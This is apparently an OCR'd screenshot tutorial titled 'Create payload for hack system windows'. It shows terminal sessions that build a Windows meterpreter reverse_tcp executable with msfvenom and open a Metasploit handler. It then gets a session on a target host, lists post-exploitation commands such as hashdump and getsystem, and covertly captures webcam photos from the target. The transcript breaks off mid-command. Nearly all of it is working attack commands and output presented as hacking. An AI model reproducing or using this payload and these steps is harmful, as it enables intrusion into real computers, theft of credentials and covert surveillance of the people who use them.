




Create payload for hack system windows





yahya@kk: ~
File Actions Edit View Help
-h, --help Show this message
(yahya㉿kk)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.122 -f exe -o /var/www/html/yy.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Error: Permission denied @ rb_sysopen - /var/www/html/yy.exe
(yahya㉿kk)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows -f exe LHOST=192.168.1.122 LPORT=7777 -o /var/www/html/yy.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Error: Permission denied @ rb_sysopen - /var/www/html/yy.exe
(yahya㉿kk)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows -f exe LHOST=192.168.1.122 LPORT=7777 -o /home/yahya/Desktop/yy.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /home/yahya/Desktop/yy.exe
(yahya㉿kk)-[~]
$ msfconsole
Metasploit tip: View missing module options with show missing
Screenshot taken
View image


1 2 3 4
14:00
yahya@klc ~
File Actions Edit View Help
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > set LHOST=192.168.1.122
[-] Unknown datastore option: LHOST=192.168.1.122.
Usage: set [options] [name] [value]
Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.
If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.
If setting a PAYLOAD, this command can take an index from `show payloads'.
OPTIONS:
-c, --clear Clear the values, explicitly setting to nil (default)
-g, --global Operate on global datastore variables
-h, --help Help banner.
msf6 exploit(multi/handler) > set LHOST 192.168.1.122
LHOST => 192.168.1.122
msf6 exploit(multi/handler) > set LPORT 7777
LPORT => 7777
msf6 exploit(multi/handler) > show options
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)


1 2 3 4
14:00
yahya@kkc ~
File Actions Edit View Help
[-] Unknown datastore option: LHOST=192.168.1.122.
Usage: set [options] [name] [value]
Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.
If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.
If setting a PAYLOAD, this command can take an index from `show payloads'.
OPTIONS:
-c, --clear Clear the values, explicitly setting to nil (default)
-g, --global Operate on global datastore variables
-h, --help Help banner.
msf6 exploit(multi/handler) > set LHOST 192.168.1.122
LHOST => 192.168.1.122
msf6 exploit(multi/handler) > set LPORT 7777
LPORT => 7777
msf6 exploit(multi/handler) > show options
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.1.122 yes The listen address (an interface may be specified)
LPORT 7777 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.122:7777
[*] Sending stage (176198 bytes) to 192.168.1.123
[*] Meterpreter session 1 opened (192.168.1.122:7777 → 192.168.1.123:53267) at 2025-02-23 13:46:12 +0300
Screenshot taken
View image


1 2 3 4
14:00
yahya@klc ~
File Actions Edit View Help
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.122:7777
[*] Sending stage (176198 bytes) to 192.168.1.123
[*] Meterpreter session 1 opened (192.168.1.122:7777 → 192.168.1.123:53267) at 2025-02-23 13:46:12 +0300
meterpreter >
meterpreter > help
Core Commands
Command Description
? Help menu
background Backgrounds the current session
bg Alias for background
bgkill Kills a background meterpreter script
bglist Lists running background scripts
bgrun Executes a meterpreter script as a background thread
channel Displays information or control active channels
close Closes a channel
detach Detach the meterpreter session (for http/https)
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit Terminate the meterpreter session
get_timeouts Get the current session timeout values
guid Get the session GUID
help Help menu
info Displays information about a Post module
irb Open an interactive Ruby shell on the current session
load Load one or more meterpreter extensions
machine_id Get the MSF ID of the machine attached to the session
migrate Migrate the server to another process
pivot Manage pivot listeners
pry Open the Pry debugger on the current session
quit Terminate the meterpreter session
read Reads data from a channel
resource Run the commands stored in a file
run Executes a meterpreter script or Post module
secure (Re)Negotiate TLV packet encryption on the session
sessions Quickly switch to another session
set_timeouts Set the current session timeout values
sleep Force Meterpreter to go quiet, then re-establish session
Screenshot taken
View image


yahya@klc ~
File Actions Edit View Help
Command Description
play play a waveform audio file (.wav) on the target system
Priv: Elevate Commands
Command Description
getsystem Attempt to elevate your privilege to that of local system.
Priv: Password database Commands
Command Description
hashdump Dumps the contents of the SAM database
Priv: Timestomp Commands
Command Description
timestomp Manipulate file MACE attributes
For more info on a specific command, use <command> -h or help <command>.
meterpreter > play
Please specify a path to an audio file
meterpreter > webcam_chat
[*] Webcam chat session initialized.
[-] stdapi_sys_process_execute: Operation failed: The system cannot find the file specified.
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /home/yahya/CCMBjepJ.jpeg
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /home/yahya/uGwLucJM.jpeg
meterpreter > recor